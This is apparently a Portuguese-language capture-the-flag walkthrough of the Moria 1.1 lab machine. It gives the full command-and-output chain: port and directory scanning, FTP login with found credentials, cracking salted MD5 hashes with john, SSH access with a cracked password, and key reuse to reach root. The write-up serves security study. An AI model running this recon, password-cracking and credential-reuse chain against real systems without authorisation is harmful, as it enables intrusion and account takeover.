Moria 1.1

IP da máquina: 192.168.2.111 // MAC: 08:00:27:5A:85:B1

Resultados do nmap:

nmap -sS -sV -n -Pn -O -p- -v 192.168.2.111


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 6.6.1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
MAC Address: 08:00:27:5A:85:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

dirb http://192.168.2.111 /usr/share/wordlists/dirb/big.txt


```
---- Scanning URL: http://192.168.2.111/ ----
+ http://192.168.2.111/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.2.111/w/
```

Diretório encontrado:




Index of /w


Name	Last modified	Size	Description
Parent Directory		-	
h/	2017-03-11 23:50	-	



"Knock knock"



Telchar to Thrain:"That human is slow, don't give up yet"




```
Balin: "Be quiet, the Balrog will hear you!"
Oin:"Stop knocking!"
Ori:"Will anyone hear us?"
Fundin:"That human will never save us!"
Nain:"Will the human get the message?"
"Eru! Save us!"
"We will die here.."
"Is this the end?"
"Knock knock"
"Too loud!"
Maeglin:"The Balrog is not around, hurry!"
Telchar to Thrain:"That human is slow, don't give up yet"
Dain:"Is that human deaf? Why is it not listening?"
```

FTP:

Usuário: Balrog // Senha: Mellon69


```
root@kali:~# ftp 192.168.2.111
Connected to 192.168.2.111.
220 Welcome Balrog!
Name (192.168.2.111:root): Balrog
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Diretório encontrado:

```
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0              23 Mar 12  2017 QlVraKW4fbIkXau9zkAPNGzviT3UKntl
-r--------    1 48       48             85 Mar 12  2017 index.php
-r--------    1 48       48         161595 Mar 11  2017 moria.jpg
drwxr-xr-x    3 0        0              15 Mar 12  2017 w
226 Directory send OK.
```

Lista de usuários encontada:


http://192.168.2.111/QlVraKW4fbIkXau9zkAPNGzviT3UKntl/



Prisoner's name	Passkey
Balin	c2d8960157fc8540f6d5d66594e165e0
Oin	727a279d913fba677c490102b135e51e
Ori	8c3c3152a5c64ffb683d78efc3520114
Maeglin	6ba94d6322f53f30aca4f34960203703
Fundin	c789ec9fae1cd07adfc02930a39486a1
Nain	fec21f5c7dcf8e5e54537cfda92df5fe
Dain	6a113db1fd25c5501ec3a5936d817c29
Thrain	7db5040c351237e8332bfbba757a1019
Telchar	dd272382909a4f51163c77da6356cc6f

```
<table class="tg">…</table>
<!--6MAp84 bQkChe HnqeN4 e5ad5s g9Wxv7 HCCsxP cC5nTr h8spZR tb9AWe MD5(MD5(Password).Salt)-->
```

Montando a lista com as senhas:



Quebrando as hashes:

john -form=dynamic_2006 hash.txt

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
flower           (Balin)
warrior          (Nain)
spanky           (Ori)
rainbow          (Oin)
abcdef           (Dain)
fuckoff          (Maeglin)
magic            (Telchar)
darkness         (Thrain)
hunter2          (Fundin)
```

SSH:

Usuário: Ori // Senha: spanky

```
root@kali:~# ssh Ori@192.168.2.111
The authenticity of host '192.168.2.111 (192.168.2.111)' can't be established.
ECDSA key fingerprint is SHA256:f36EkYTzFZo1NijPX18gGR4AfGFsDN2QJm6FwfGIjxs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.111' (ECDSA) to the list of known hosts.
Ori@192.168.2.111's password:
```

cat .ssh/known_hosts

ssh -i id_rsa r0ot@127.0.0.1

```
-bash-4.2$ cat .ssh/known_hosts
127.0.0.1 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCuLX/CWxsOhekXJRxQqQH/
Yx0SD+XgUpmlmWN1Y8cvmCYJslOh4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
-bash-4.2$ ssh -i id_rsa root@127.0.0.1
```

Root:

```
[root@Moria ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Moria ~]# uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```